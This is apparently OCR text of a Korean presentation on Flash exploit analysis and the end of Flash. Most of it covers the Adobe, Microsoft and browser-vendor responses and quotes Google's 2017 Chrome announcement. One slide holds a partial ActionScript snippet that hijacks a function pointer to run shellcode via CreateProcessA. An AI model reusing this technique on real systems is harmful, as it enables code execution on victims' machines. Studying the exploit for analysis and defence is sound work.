
- **How to call shellcode**

```
static function Exec() : *
{
.....
payAddr = GetObjAddr(flash1000);
payAddr = Get(Get(payAddr + 0x1C) + 8) + 4;
flash69 = Get(payAddr);

// 함수 호출 포인터 쉘코드 주소로 변조
Set(payAddr,shellcodeAddr);

// CreateProcessA 호출
res = flash1000.call(null,createprocessaFunc );
.....
}
```




익스플로잇 분석

- How to call shellcode




Adobe 대응

• 과거 플래시 취약점 악용이 증가할 당시 수동에서 자동 업데이트로 정책 변경




Microsoft 대응


- 제한된 보기 (Protected View)



Microsoft 대응


• 제한된 보기






브라우저 벤더 대응

- 플래시 로딩 알림창




브라우저 벤더 대응

• 플래시 로딩 알림창



지원 중단 소식


• 2020년 말에 Flash 지원 중단 발표



Ref: https://theblog.adobe.com/adobe-flash-update/

지원 중단 소식

• 인터넷 익스플로러, 엣지 브라우저



Ref: https://blogs.windows.com/msedgedev/2017/07/25/flash-on-windows-timeline/#etdkmP71eXskesZ6.97

지원 중단 소식

• 구글 크롬

Saying goodbye to Flash in Chrome

Anthony Laforge
Product Manager, Google Chrome

Published Jul 25, 2017

Today, Adobe announced its plans to stop supporting Flash at the end of 2020.

For 20 years, Flash has helped shape the way that you play games, watch videos and run applications on the web. But over the last few years, Flash has become less common. Three years ago, 80 percent of desktop Chrome users visited a site with Flash each day. Today usage is only 17 percent and continues to decline.

This trend reveals that sites are migrating to open web technologies, which are faster and more power-efficient than Flash. They're also more secure, so you can be safer while shopping, banking, or reading sensitive documents. They also work on both mobile and desktop, so you can visit your favorite site anywhere.

These open web technologies became the default experience for Chrome late last year when sites started needing to ask your permission to run Flash. Chrome will continue phasing out Flash over the next few years, first by asking for your permission to run Flash in more situations, and eventually disabling it by default. We will remove Flash completely from Chrome toward the end of 2020.

- HIDE RELATED ARTICLES

Ref: https://www.blog.google/products/chrome/saying-goodbye-flash-chrome/

플래시 → HTML5

감사합니다